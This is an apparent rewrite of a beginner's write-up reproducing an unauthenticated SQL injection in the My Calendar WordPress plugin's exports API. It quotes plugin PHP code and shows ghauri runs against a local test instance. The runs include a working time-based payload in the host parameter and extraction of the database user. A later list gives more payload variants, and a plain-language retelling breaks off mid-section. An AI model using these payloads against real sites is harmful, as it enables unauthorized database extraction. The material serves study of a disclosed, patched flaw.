A Beginner’s Struggle With Reversing CVE-2026–6854
An unauthenticated SQL injection existed in the My Calendar WordPress plugin's exports API, reachable through the host parameter. An attacker could use time-based blind injection to extract data from the database, such as the current database user.

medium.com
Published on medium.com
Cybersecurity
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is an account of trying to reverse a publicly disclosed WordPress plugin vulnerability: an unauthenticated SQL injection in the My Calendar plugin, affecting versions up to 3.7.8 via the mc_auth and mc_host parameters, as described in the linked WPScan entry. The author is explicit that the piece is not a walkthrough or a guide, and that most of the process consists of mistakes and open questions. The stated background is limited PHP, WordPress and cybersecurity experience.
The feature involved is My Calendar's event retrieval. my_calendar_get_events() builds a SQL query from a set of arguments and from request data, and the plugin also exposes an exports API that returns events as json, csv or ical. The API documentation lists the parameters it accepts, including author (events by author ID) and host (events by host ID).
Setup
The work was done against a local WordPress instance with the vulnerable plugin installed. The author does not give the WordPress version or the web server. The author says they used version 3.6.17, which is within the affected range (3.7.8 and below). A later release tag was installed afterwards to check whether the issue was fixed.
The tool used throughout is ghauri, shown running as version 1.4.3, with --level 3 --dbms MySQL --technique T (time-based). The target URL in every command is http://[redacted]:8080/.
One precondition is only stated at the end of the article: the My Calendar exports API has to be enabled in the dashboard by an administrator, and it is not enabled by default.
Finding it
The starting point was a diff between versions 3.7.8 and 3.7.9. Nothing in that diff appeared directly related to the vulnerability, and searching the diff for mc_auth and mc_host returned nothing. The next approach was to search the SVN repository for both parameter names and follow how they are used.
Occurrences of mc_auth:
my-calendar-events.php:188: $clauth = ( isset( $get[‘mc_auth’] ) ) ? $get[‘mc_auth’] : $author;my-calendar-limits.php:156: $authors = mc_author_select_ids( $author );my-calendar-limits.php:173: function mc_author_select_ids( $author ) {my-calendar-templates.php:1505: add_filter( ‘mc_insert_author_data’, ‘mc_author_data’, 10, 2 );my-calendar-templates.php:1514: function mc_author_data( $e, $event ) {
Occurrences of mc_host:
includes/widgets/class-my-calendar-today-widget.php:63: $host = ( ! isset( $instance['mc_host'] ) || '' === $instance['mc_host'] ) ? 'all' : esc_attr( $instance['mc_host'] );includes/widgets/class-my-calendar-today-widget.php:116: $widget_host = ( isset( $instance['mc_host'] ) ) ? $instance['mc_host'] : '';includes/widgets/class-my-calendar-today-widget.php:193: <label for="<?php echo esc_attr( $this->get_field_id( 'mc_host' ) ); ?>"><?php esc_html_e( 'Host or hosts to show:', 'my-calendar' ); ?></label><br/>includes/widgets/class-my-calendar-today-widget.php:194: <input class="widefat" type="text" id="<?php echo esc_attr( $this->get_field_id( 'mc_host' ) ); ?>" name="<?php echo esc_attr( $this->get_field_name( 'mc_host' ) ); ?>" value="<?php echo esc_attr( $widget_host ); ?>"/>includes/widgets/class-my-calendar-upcoming-widget.php:75: $host = ( ! isset( $instance['mc_host'] ) || '' === $instance['mc_host'] ) ? 'default' : esc_attr( $instance['mc_host'] );includes/widgets/class-my-calendar-upcoming-widget.php:133: $host = ( isset( $instance['mc_host'] ) ) ? $instance['mc_host'] : '';includes/widgets/class-my-calendar-upcoming-widget.php:303: <label for="<?php echo esc_attr( $this->get_field_id( 'mc_host' ) ); ?>"><?php esc_html_e( 'Host or hosts to show:', 'my-calendar' ); ?></label><br/>includes/widgets/class-my-calendar-upcoming-widget.php:304: <input class="widefat" type="text" id="<?php echo esc_attr( $this->get_field_id( 'mc_host' ) ); ?>" name="<?php echo esc_attr( $this->get_field_name( 'mc_host' ) ); ?>" value="<?php echo esc_attr( $host ); ?>"/>my-calendar-events.php:189: $clhost = ( isset( $get['mc_host'] ) ) ? $get['mc_host'] : $host;
In src/my-calendar-events.php, the function reads the request into $get and then picks up both parameters:
function my_calendar_get_events( $args ) { $get = map_deep( $_GET, 'sanitize_text_field' ); $from = isset( $args['from'] ) ? $args['from'] : ''; $to = isset( $args['to'] ) ? $args['to'] : ''; $category = isset( $args['category'] ) ? $args['category'] : 'all'; $ltype = isset( $args['ltype'] ) ? $args['ltype'] : 'all'; $lvalue = isset( $args['lvalue'] ) ? $args['lvalue'] : 'all'; $author = isset( $args['author'] ) ? $args['author'] : 'all'; $host = isset( $args['host'] ) ? $args['host'] : 'all'; $search = isset( $args['search'] ) ? $args['search'] : ''; $holidays = isset( $args['holidays'] ) ? $args['holidays'] : null; $site = isset( $args['site'] ) ? $args['site'] : false; $site = ! is_array( $site ) ? array( $site ) : $site; $mcdb = mc_is_remote_db(); if ( 'holidays' === $holidays && '' === $category ) { return array(); } if ( null === $holidays ) { $ccategory = ( isset( $get['mcat'] ) && '' !== trim( $get['mcat'] ) ) ? $get['mcat'] : $category; } else { $ccategory = $category; } $cltype = ( isset( $get['ltype'] ) ) ? $get['ltype'] : $ltype; $clvalue = ( isset( $get['loc'] ) ) ? $get['loc'] : $lvalue; $clauth = ( isset( $get['mc_auth'] ) ) ? $get['mc_auth'] : $author; $clhost = ( isset( $get['mc_host'] ) ) ? $get['mc_host'] : $host;
$get is the result of map_deep() over $_GET with sanitize_text_field, and mc_auth and mc_host are taken from it. Further down, the values are passed into helper functions that build SQL fragments:
if ( 'all' === $clvalue ) { $cltype = 'all'; } $from = mc_checkdate( $from ); $to = mc_checkdate( $to ); if ( ! $from || ! $to ) { return array(); } $cat_limit = ( 'all' !== $ccategory ) ? mc_select_category( $ccategory ) : array(); $join = ( isset( $cat_limit[0] ) ) ? $cat_limit[0] : ''; $select_category = ( isset( $cat_limit[1] ) ) ? $cat_limit[1] : ''; $select_author = ( 'all' !== $clauth ) ? mc_select_author( $clauth ) : ''; $select_host = ( 'all' !== $clhost ) ? mc_select_host( $clhost ) : ''; $select_location = mc_select_location( $cltype, $clvalue ); $select_access = ( isset( $get['access'] ) ) ? mc_access_limit( $get['access'] ) : ''; $if_where = ( $select_access ) ? '' : 'WHERE '; $select_published = mc_select_published( $args ); $search = mc_prepare_search_query( $search ); $exclude_categories = mc_private_categories( $args ); $arr_events = array(); $ts_string = mc_ts();
mc_select_author() is defined in src/my-calendar-limits.php:
function mc_select_author( $author, $type = 'event', $context = 'author' ) { if ( '' === trim( (string) $author ) ) { return ''; } $author = urldecode( $author ); if ( '' === $author || 'all' === $author || 'default' === $author ) { return ''; } $select_author = ''; $data = ( 'author' === $context ) ? 'event_author' : 'event_host'; if ( preg_match( '/^all$|^all,|,all$|,all,/i', $author ) > 0 ) { return ''; } else { $authors = mc_author_select_ids( $author ); if ( count( $authors ) > 0 ) { $auths = implode( ',', $authors ); $select_author = "AND $data IN ($auths)"; } return $select_author; }}
The value is cast to string, checked for emptiness, URL-decoded, checked again against empty, all and default, and then a regex rejects values where all appears as a complete token at the start, at the end, or between comma-separated values. Otherwise it calls mc_author_select_ids():
function mc_author_select_ids( $author ) { $authors = array(); if ( strpos( $author, '|' ) || strpos( $author, ',' ) ) { if ( strpos( $author, '|' ) ) { $authors = explode( '|', $author ); } else { $authors = explode( ',', $author ); } foreach ( $authors as $index => $key ) { $key = trim( $key ); if ( is_numeric( $key ) ) { $add = absint( $key ); } elseif ( 'current' === $key ) { $author = wp_get_current_user(); $add = $author->ID; unset( $authors[ $index ] ); } else { $author = get_user_by( 'login', $key ); $add = $author->ID; } $authors[] = $add; } } else { if ( is_numeric( $author ) ) { $authors[] = absint( $author ); } else { $author = trim( $author ); if ( 'current' === $author ) { $author = wp_get_current_user(); $authors[] = $author->ID; } else { $author = get_user_by( 'login', $author ); if ( is_object( $author ) ) { $authors[] = $author->ID; } } } } return $authors;}
The function returns an array whose content and structure depend on whether a single author or a delimiter-separated string (comma or pipe) was supplied. Back in mc_select_author(), the array is joined and embedded into a SQL fragment:
if ( count( $authors ) > 0 ) { $auths = implode( ',', $authors ); $select_author = "AND $data IN ($auths)"; } return $select_author;
The author illustrates implode with a generic example:
$array = ['Apple', 'Banana', 'Orange']; echo implode(', ', $array); // Output: Apple, Banana, Orange
The fragment is returned to the caller, $select_author = ( 'all' !== $clauth ) ? mc_select_author( $clauth ) : '';, and then concatenated into the event query, which is executed through $mcdb:
$primary_sort = apply_filters( 'mc_primary_sort', 'occur_begin', 'my_calendar_get_events' ); $secondary_sort = apply_filters( 'mc_secondary_sort', 'event_title ASC', 'my_calendar_get_events' ); $location_join = ( $select_location ) ? 'JOIN (SELECT location_id FROM ' . my_calendar_locations_table() . " WHERE $select_location) l on e.event_location = l.location_id" : ''; $site = apply_filters( 'mc_get_events_sites', $site, $args ); $site = ! is_array( $site ) ? array( $site ) : $site; foreach ( $site as $s ) { $event_query = ' SELECT *, ' . $ts_string . ' FROM ' . my_calendar_event_table( $s ) . ' AS o JOIN ' . my_calendar_table( $s ) . ' AS e ON (event_id=occur_event_id) JOIN ' . my_calendar_categories_table( $s ) . " AS c ON (event_category=category_id) $join $location_join $select_access $if_where $select_published $select_category $select_author $select_host $search AND ( DATE(occur_begin) BETWEEN '$from 00:00:00' AND '$to 23:59:59' OR DATE(occur_end) BETWEEN '$from 00:00:00' AND '$to 23:59:59' OR ( DATE('$from') BETWEEN DATE(occur_begin) AND DATE(occur_end) ) OR ( DATE('$to') BETWEEN DATE(occur_begin) AND DATE(occur_end) ) ) $exclude_categories GROUP BY o.occur_id ORDER BY $primary_sort, $secondary_sort"; $events = $mcdb->get_results( $event_query );
$mcdb comes from mc_is_remote_db() in src/includes/db.php:
function mc_is_remote_db() { global $wpdb; global $remotedb; $mcdb = $wpdb; if ( 'true' === mc_get_option( 'remote' ) && function_exists( 'mc_remote_db' ) ) { if ( ! isset( $remotedb ) ) { $remotedb = mc_remote_db(); } $mcdb = $remotedb; } return $mcdb;}
At this point the author's reading was that mc_auth was not checked before reaching SQL, which seemed to confirm the published report. The next step was a local WordPress instance with the plugin, but the author could not work out where mc_auth and mc_host could be supplied, since nothing in the code appeared to accept them as URL parameters.
How it feels looking at some patch diffs
In the dashboard, under Generate Shortcodes, there is a panel listing Author and Host Filters. Selecting one author and a different host produced a shortcode containing integer IDs:
[my_calendar weekends=”true” author=”1" host=”2"].

Shortcode Generator Panel
That indicated that author and host are mapped by integers in the system, and pointed back at the mc_auth and mc_host lines. Because the vulnerability was described as unauthenticated, the dashboard view did not seem directly useful. The API documentation was the turning point: it lists author and host as parameters, alongside my-calendar-api, from, to, mcat, ltype, lvalue and search. The author's intuition was that author and host, not mc_auth and mc_host, were the real injection points.
Exploitation
Step 1: test the host parameter
ghauri -u 'http://[redacted]:8080/?to=2026-09-12&from=2026-08-13&mc-api=json&author=1&host=2' -p host --level 3 --dbms MySQL --technique T ________.__ .__ {1.4.3} / _____/| |__ _____ __ _________|__|/ \ ___| | \__ \ | | \_ __ \ |\ \_\ \ Y \/ __ \| | /| | \/ | \______ /___| (____ /____/ |__| |__| \/ \/ \/ https://github.com/r0oth3x49 An advanced SQL injection detection & exploitation tool.[*] starting @ 18:18:31 /2026-08-13/[18:18:31] [INFO] testing connection to the target URL[18:18:31] [INFO] testing if the target URL content is stable[18:18:32] [INFO] target URL content is stable[18:18:32] [WARNING] heuristic (basic) test shows that GET parameter 'host' might not be injectable[18:18:32] [INFO] testing for SQL injection on GET parameter 'host'[18:18:32] [INFO] testing 'MySQL >= 5.0.12 time-based blind (query SLEEP)'[18:18:33] [INFO] testing 'MySQL >= 5.0.12 time-based blind (IF - comment)'[18:18:43] [INFO] GET parameter 'host' appears to be 'MySQL >= 5.0.12 time-based blind (IF - comment)' injectable[18:18:43] [INFO] checking if the injection point on GET parameter 'host' is a false positiveGET parameter 'host' is vulnerable. Do you want to keep testing the others (if any)? [y/N] yGhauri identified the following injection point(s) with a total of 29 HTTP(s) requests:---Parameter: host (GET) Type: time-based blind Title: MySQL >= 5.0.12 time-based blind (IF - comment) Payload: to=2026-09-12&from=2026-08-13&mc-api=json&author=1&host=2) AND if(now()=sysdate(),SLEEP(9),0)-- wXyW---
The URL requests JSON output from the API for a date range, with author=1 and host=2. ghauri is pointed at host with time-based testing against MySQL. The heuristic check warns that the parameter might not be injectable, but the IF - comment time-based test reports it injectable, and ghauri records the injection point with the payload host=2) AND if(now()=sysdate(),SLEEP(9),0)-- wXyW. The closing parenthesis and the comment terminator are part of the working payload.
Step 2: test the author parameter
ghauri -u 'http://[redacted]:8080/?to=2026-09-12&from=2026-08-13&mc-api=json&author=asdf' -p author --level 3 --dbms MySQL --technique T ________.__ .__ {1.4.3} / _____/| |__ _____ __ _________|__|/ \ ___| | \__ \ | | \_ __ \ |\ \_\ \ Y \/ __ \| | /| | \/ | \______ /___| (____ /____/ |__| |__| \/ \/ \/ https://github.com/r0oth3x49 An advanced SQL injection detection & exploitation tool.[*] starting @ 18:17:14 /2026-08-13/[18:17:14] [INFO] testing connection to the target URL[18:17:15] [INFO] testing if the target URL content is stable[18:17:15] [INFO] target URL content is stable[18:17:15] [WARNING] heuristic (basic) test shows that GET parameter 'author' might not be injectable[18:17:15] [INFO] testing for SQL injection on GET parameter 'author'[18:17:15] [INFO] testing 'MySQL >= 5.0.12 time-based blind (query SLEEP)'[18:17:17] [INFO] testing 'MySQL >= 5.0.12 time-based blind (IF - comment)'[18:17:18] [INFO] testing 'MySQL >= 5.0.12 time-based blind (CASE STATEMENT)'[18:17:19] [INFO] testing 'MySQL >= 5.0.12 time-based blind (SLEEP)'[18:17:20] [WARNING] GET parameter 'author' does not seem to be injectable[18:17:20] [CRITICAL] all tested parameters do not appear to be injectable.
With author=asdf and only the author parameter selected, all four time-based tests fail and ghauri reports that no tested parameter appears injectable. This contradicted the expectation that author was the injection point.
Step 3: extract the current database user
ghauri -u 'http://[redacted]:8080/?to=2026-09-12&from=2026-08-13&mc-api=json&author=1&host=2' -p host --level 3 --dbms MySQL --technique T --current-user ________.__ .__ {1.4.3} / _____/| |__ _____ __ _________|__|/ \ ___| | \__ \ | | \_ __ \ |\ \_\ \ Y \/ __ \| | /| | \/ | \______ /___| (____ /____/ |__| |__| \/ \/ \/ https://github.com/r0oth3x49 An advanced SQL injection detection & exploitation tool.[*] starting @ 18:19:30 /2026-08-13/[18:19:30] [INFO] testing connection to the target URLGhauri resumed the following injection point(s) from stored session:---Parameter: host (GET) Type: time-based blind Title: MySQL >= 5.0.12 time-based blind (IF - comment) Payload: to=2026-09-12&from=2026-08-13&mc-api=json&author=1&host=2) AND if(now()=sysdate(),SLEEP(9),0)-- wXyW---[18:19:30] [INFO] testing MySQL[18:19:30] [INFO] confirming MySQL[18:19:30] [INFO] the back-end DBMS is MySQL[18:19:30] [INFO] fetching current user[18:20:25] [INFO] retrieving the length of query output[18:21:26] [INFO] retrieved: 11 [18:21:56] [WARNING] Ghauri detected read timout '4' time(s), It is recommended to set high value of option(s) '--time-sec', increase delay between request(s) with an option '--delay'.Ghauri detected read timeout multiple time(s). Do you want to continue? [y/N] y[18:44:55] [INFO] retrieved: 'wordpress@%'current user: 'wordpress@%'
ghauri resumes the stored injection point, confirms MySQL, and extracts the current database user, wordpress@%. The extraction is slow over the time-based channel and ghauri reports repeated read timeouts, recommending a higher --time-sec or a --delay.
Step 4: re-test after updating the plugin
After reinstalling the plugin to a later release tag, the host parameter was no longer vulnerable.

Updating Plugin
ghauri -u 'http://[redacted]:8080/?to=2026-09-12&from=2026-08-13&mc-api=json&author=1&host=2' -p host --level 3 --dbms MySQL --flush-session --technique T ________.__ .__ {1.4.3} / _____/| |__ _____ __ _________|__|/ \ ___| | \__ \ | | \_ __ \ |\ \_\ \ Y \/ __ \| | /| | \/ | \______ /___| (____ /____/ |__| |__| \/ \/ \/ https://github.com/r0oth3x49 An advanced SQL injection detection & exploitation tool.[*] starting @ 20:23:18 /2026-08-13/[20:23:18] [INFO] flushing session file[20:23:18] [INFO] testing connection to the target URL[20:23:18] [INFO] testing if the target URL content is stable[20:23:18] [INFO] target URL content is stable[20:23:19] [WARNING] heuristic (basic) test shows that GET parameter 'host' might not be injectable[20:23:19] [INFO] testing for SQL injection on GET parameter 'host'[20:23:19] [INFO] testing 'MySQL >= 5.0.12 time-based blind (query SLEEP)'[20:23:20] [INFO] testing 'MySQL >= 5.0.12 time-based blind (IF - comment)'[20:23:22] [INFO] testing 'MySQL >= 5.0.12 time-based blind (CASE STATEMENT)'[20:23:23] [INFO] testing 'MySQL >= 5.0.12 time-based blind (SLEEP)'[20:23:24] [WARNING] GET parameter 'host' does not seem to be injectable[20:23:24] [CRITICAL] all tested parameters do not appear to be injectable.[*] ending @ 20:23:24 /2026-08-13/
With --flush-session the stored result is discarded and the parameter is retested from scratch. All four time-based tests fail, so the later release no longer shows the injection.
Step 5: look at the host helper
mc_select_host() is applied to $clhost:
$select_host = ( 'all' !== $clhost ) ? mc_select_host( $clhost ) : '';
/** * Select host params. * * @uses mc_select_author() * * @param int|string $host Host ID or name.. * @param string $type context. * * @return string SQL */function mc_select_host( $host, $type = 'event' ) { return mc_select_author( $host, $type, 'host' );}
It is an alias that calls mc_select_author() with the host context, which is what selects event_host instead of event_author as the column name. The author's diagram of the two paths:
mc_auth ──> $clauth ──> mc_select_author($clauth) │ └── mc_select_author(..., 'author')mc_host ──> $clhost ──> mc_select_host($clhost) │ └── mc_select_author(..., 'host')
One detail the author had missed in mc_author_select_ids() is the numeric branch:
if ( is_numeric( $key ) ) { $add = absint( $key );}...$auths = implode( ',', $authors );$select_author = "AND $data IN ($auths)";
absint() converts to an absolute integer, so a value such as absint("1 OR SLEEP(5)-- -") returns 1. That explains why a straightforward injection through the author path does not survive, but the author states plainly that the reason host is vulnerable while author is not had not been worked out at the time of writing.

Root cause
From the code shown, the SQL fragment built for the host filter is concatenated into the event query and executed without parameter binding. The value passes through sanitize_text_field via map_deep, a URL decode, an all/default check and a regex on all tokens before reaching the query. The numeric branch of mc_author_select_ids() uses absint(), which would neutralise a payload, so the working path is likely one where the value is not reduced to an integer before it reaches the IN (...) clause. The report does not identify the exact line or branch responsible for the host case.
The published report named mc_auth and mc_host, but the working parameter is host on the exports API. The author's intuition was that the API documentation, not the parameter names in the advisory, pointed at the real injection point.
Impact
On the tested instance, an unauthenticated request to the exports API with a crafted host value allowed time-based blind extraction; the demonstrated extraction was the current database user, wordpress@%. The author does not enumerate further data, other privileges, or effects on other users. The conditions stated are: the exports API must be enabled by an administrator (not the default), the plugin must be at 3.7.8 or below, and the payload must be shaped as a time-based IF with a comment whose trailing text is non-empty.
Fix
The fix observed is the plugin update: after reinstalling a later release tag, the same ghauri run with --flush-session no longer found host injectable. The author does not describe the code change that fixed it, and notes that the 3.7.8 to 3.7.9 diff did not show anything obviously related. The report does not describe the code change that fixed it.
Variants to test
- Query the exports API with
mc-api=jsonand a numerichost, then repeat with ahostvalue containing) AND if(1=1,SLEEP(9),0)-- test. - Try the same payload with different comment tails:
-- testand-- -worked in the report, while a bare--did not. A positive result is a delay only for the tails that leave text after the dashes. - Try
host=2) AND SLEEP(9)-- test, which the report says does not work, to confirm that theIFform is required on this code path. - Test the
authorparameter with the same payloads. Test theauthorparameter with the same payloads; the report found it not injectable. - Check whether
mc_authandmc_hostare accepted anywhere as request parameters on the target. The report found no such path, so a positive result would contradict it. - On other My Calendar installations, confirm whether the exports API is enabled before testing, since it is off by default and the endpoint is unreachable otherwise.
- Compare behaviour across versions at or below 3.7.8 and above it, using
--flush-sessionbetween runs so that cached results do not mask a change.
What happened, in plain words
A security researcher published a note about a bug in a WordPress plugin called My Calendar. WordPress is a popular system for building websites, and a plugin is an add-on that gives a site extra features, like a calendar of events. The bug was a SQL injection, which means a visitor could type something into a web address that the site then pasted into a database command. The published note said the bug lived in two things called mc_auth and mc_host, and that no login was needed to use it.
The author of this account is not a security expert. They know a little PHP (the programming language WordPress is written in), a little WordPress, and not much about security. They decided to try to reproduce the bug anyway, mostly to see how people do this kind of work. The result is a story of wrong turns: they read a lot of code, chased the two names from the published note, found nothing usable, then discovered through the plugin's own documentation that the real weak spot was a different name, host, on a feature called the exports API. They confirmed it with a tool called ghauri, pulled the database username out of the site, reinstalled a later release tag, and saw the hole close. They never fully worked out why one parameter was vulnerable and the other was not.
This article retells that journey from the beginning, explaining each idea as it comes up. You only need to know how to use a browser and a computer.
The starting point: a published bug
The author picked a WordPress plugin bug that had already been made public and wrote it up on WPScan, a site that catalogues WordPress vulnerabilities. The entry describes an unauthenticated SQL injection in My Calendar, affecting versions up to 3.7.8, through the mc_auth and mc_host parameters.
A few words to unpack before going further:
- SQL is the language used to talk to a database, which is the part of a website that stores things like user accounts, posts and events. A typical SQL command asks for rows that match a condition, for example "give me every event whose author is number 1".
- SQL injection happens when a website takes something a visitor typed and glues it straight into such a command without checking it. If the visitor types extra SQL instead of a plain number, the database obeys the extra part too. A useful comparison: a form that asks for your name and then prints "Hello, [name]" is fine until you write a name that contains instructions the printing machine also follows.
- Unauthenticated means the attacker does not need an account or a password. Anyone who can reach the page can try.
- A parameter is a named value in a web address, the part after a question mark. In
example.com/page?colour=blue, the parameter iscolourand its value isblue. Sites read these values and act on them.
The author's first thought was that this should be easy: no login required, so surely the exploit is just a specially crafted web address.
How it feels looking at some patch diffs
Trying to find the fix by comparing versions
When a plugin fixes a bug, it releases a new version. Comparing the old version with the new one, a technique called patch diffing, often shows exactly which lines changed, and therefore where the bug was. The author compared versions 3.7.8 and 3.7.9.
Nothing in that comparison looked related to the vulnerability, and searching the changes for mc_auth and mc_host found nothing at all. That is a common experience: the fix may be indirect, or the changed lines may not mention the parameter names.
So the next step was to search the plugin's source code, kept in an SVN repository (a system for storing and tracking versions of files, similar in spirit to Git), for every place the two names appear. Here are the matches for mc_auth:
my-calendar-events.php:188: $clauth = ( isset( $get[‘mc_auth’] ) ) ? $get[‘mc_auth’] : $author;my-calendar-limits.php:156: $authors = mc_author_select_ids( $author );my-calendar-limits.php:173: function mc_author_select_ids( $author ) {my-calendar-templates.php:1505: add_filter( ‘mc_insert_author_data’, ‘mc_author_data’, 10, 2 );my-calendar-templates.php:1514: function mc_author_data( $e, $event ) {
Line by line, in plain words:
- In the file
my-calendar-events.php, line 188 sets a variable called$clauth. If the request contains a value namedmc_auth, use that; otherwise fall back to$author. - In
my-calendar-limits.php, line 156 calls a functionmc_author_select_idsand stores its result in$authors. - Line 173 is where that function is defined.
- The two
my-calendar-templates.phplines register and define a function related to inserting author data into templates. They are about display, not about reading request values.
And the matches for mc_host:
includes/widgets/class-my-calendar-today-widget.php:63: $host = ( ! isset( $instance['mc_host'] ) || '' === $instance['mc_host'] ) ? 'all' : esc_attr( $instance['mc_host'] );includes/widgets/class-my-calendar-today-widget.php:116: $widget_host = ( isset( $instance['mc_host'] ) ) ? $instance['mc_host'] : '';includes/widgets/class-my-calendar-today-widget.php:193: <label for="<?php echo esc_attr( $this->get_field_id( 'mc_host' ) ); ?>"><?php esc_html_e( 'Host or hosts to show:', 'my-calendar' ); ?></label><br/>includes/widgets/class-my-calendar-today-widget.php:194: <input class="widefat" type="text" id="<?php echo esc_attr( $this->get_field_id( 'mc_host' ) ); ?>" name="<?php echo esc_attr( $this->get_field_name( 'mc_host' ) ); ?>" value="<?php echo esc_attr( $widget_host ); ?>"/>includes/widgets/class-my-calendar-upcoming-widget.php:75: $host = ( ! isset( $instance['mc_host'] ) || '' === $instance['mc_host'] ) ? 'default' : esc_attr( $instance['mc_host'] );includes/widgets/class-my-calendar-upcoming-widget.php:133: $host = ( isset( $instance['mc_host'] ) ) ? $instance['mc_host'] : '';includes/widgets/class-my-calendar-upcoming-widget.php:303: <label for="<?php echo esc_attr( $this->get_field_id( 'mc_host' ) ); ?>"><?php esc_html_e( 'Host or hosts to show:', 'my-calendar' ); ?></label><br/>includes/widgets/class-my-calendar-upcoming-widget.php:304: <input class="widefat" type="text" id="<?php echo esc_attr( $this->get_field_id( 'mc_host' ) ); ?>" name="<?php echo esc_attr( $this->get_field_name( 'mc_host' ) ); ?>" value="<?php echo esc_attr( $host ); ?>"/>my-calendar-events.php:189: $clhost = ( isset( $get['mc_host'] ) ) ? $get['mc_host'] : $host;
Most of these lines are in two widget files. A widget is a small block a site owner can place in a sidebar, and these lines read the saved settings of that block and print a form field for it. They are about the site owner's configuration, not about a visitor's web address. The last line, in my-calendar-events.php, is the interesting one: it sets $clhost from mc_host if present, otherwise from $host.
Reading the code that handles the request
The author then opened src/my-calendar-events.php and looked at the function that fetches events:
function my_calendar_get_events( $args ) { $get = map_deep( $_GET, 'sanitize_text_field' ); $from = isset( $args['from'] ) ? $args['from'] : ''; $to = isset( $args['to'] ) ? $args['to'] : ''; $category = isset( $args['category'] ) ? $args['category'] : 'all'; $ltype = isset( $args['ltype'] ) ? $args['ltype'] : 'all'; $lvalue = isset( $args['lvalue'] ) ? $args['lvalue'] : 'all'; $author = isset( $args['author'] ) ? $args['author'] : 'all'; $host = isset( $args['host'] ) ? $args['host'] : 'all'; $search = isset( $args['search'] ) ? $args['search'] : ''; $holidays = isset( $args['holidays'] ) ? $args['holidays'] : null; $site = isset( $args['site'] ) ? $args['site'] : false; $site = ! is_array( $site ) ? array( $site ) : $site; $mcdb = mc_is_remote_db(); if ( 'holidays' === $holidays && '' === $category ) { return array(); } if ( null === $holidays ) { $ccategory = ( isset( $get['mcat'] ) && '' !== trim( $get['mcat'] ) ) ? $get['mcat'] : $category; } else { $ccategory = $category; } $cltype = ( isset( $get['ltype'] ) ) ? $get['ltype'] : $ltype; $clvalue = ( isset( $get['loc'] ) ) ? $get['loc'] : $lvalue; $clauth = ( isset( $get['mc_auth'] ) ) ? $get['mc_auth'] : $author; $clhost = ( isset( $get['mc_host'] ) ) ? $get['mc_host'] : $host;
What each part does:
$_GETis PHP's built-in container for all the parameters in the web address.map_deep( $_GET, 'sanitize_text_field' )walks through every value, including nested ones, and runs WordPress'ssanitize_text_fieldon each. That function strips tags and odd whitespace; it is a general tidy-up.- The
$from,$to,$category,$ltype,$lvalue,$author,$host,$search,$holidaysand$sitelines read values passed in by the code that called this function, each with a default if missing. $mcdb = mc_is_remote_db();picks the database connection to use.- The
holidaysblock returns an empty list in one special case. - The
$ccategoryblock decides the category, preferring a request valuemcatwhen holidays are not in play. - The last four lines copy request values into local variables:
ltype,loc, and cruciallymc_authinto$clauthandmc_hostinto$clhost, falling back to the function arguments when the request does not supply them.
So the two names from the advisory do reach this function. The next block shows what happens to them:
if ( 'all' === $clvalue ) { $cltype = 'all'; } $from = mc_checkdate( $from ); $to = mc_checkdate( $to ); if ( ! $from || ! $to ) { return array(); } $cat_limit = ( 'all' !== $ccategory ) ? mc_select_category( $ccategory ) : array(); $join = ( isset( $cat_limit[0] ) ) ? $cat_limit[0] : ''; $select_category = ( isset( $cat_limit[1] ) ) ? $cat_limit[1] : ''; $select_author = ( 'all' !== $clauth ) ? mc_select_author( $clauth ) : ''; $select_host = ( 'all' !== $clhost ) ? mc_select_host( $clhost ) : ''; $select_location = mc_select_location( $cltype, $clvalue ); $select_access = ( isset( $get['access'] ) ) ? mc_access_limit( $get['access'] ) : ''; $if_where = ( $select_access ) ? '' : 'WHERE '; $select_published = mc_select_published( $args ); $search = mc_prepare_search_query( $search ); $exclude_categories = mc_private_categories( $args ); $arr_events = array(); $ts_string = mc_ts();
In plain words:
- If the location value is
all, the location type is forced toalltoo. - The dates are checked with
mc_checkdate; if either is invalid, the function returns an empty list and stops. mc_select_categoryreturns a pair: a piece of SQL to join another table, and a piece of SQL to filter by category. The two$cat_limitlines split that pair.- The two lines that matter: if
$clauthis notall, it is handed tomc_select_author; if$clhostis notall, it is handed tomc_select_host. Each returns a fragment of SQL text. - The remaining lines build other fragments (location, access, published status, search, excluded categories) and a timestamp expression.
A fragment here means a piece of a SQL command kept as text, to be glued together later. That gluing is where injections usually happen.
The author helper
mc_select_author() lives in src/my-calendar-limits.php:
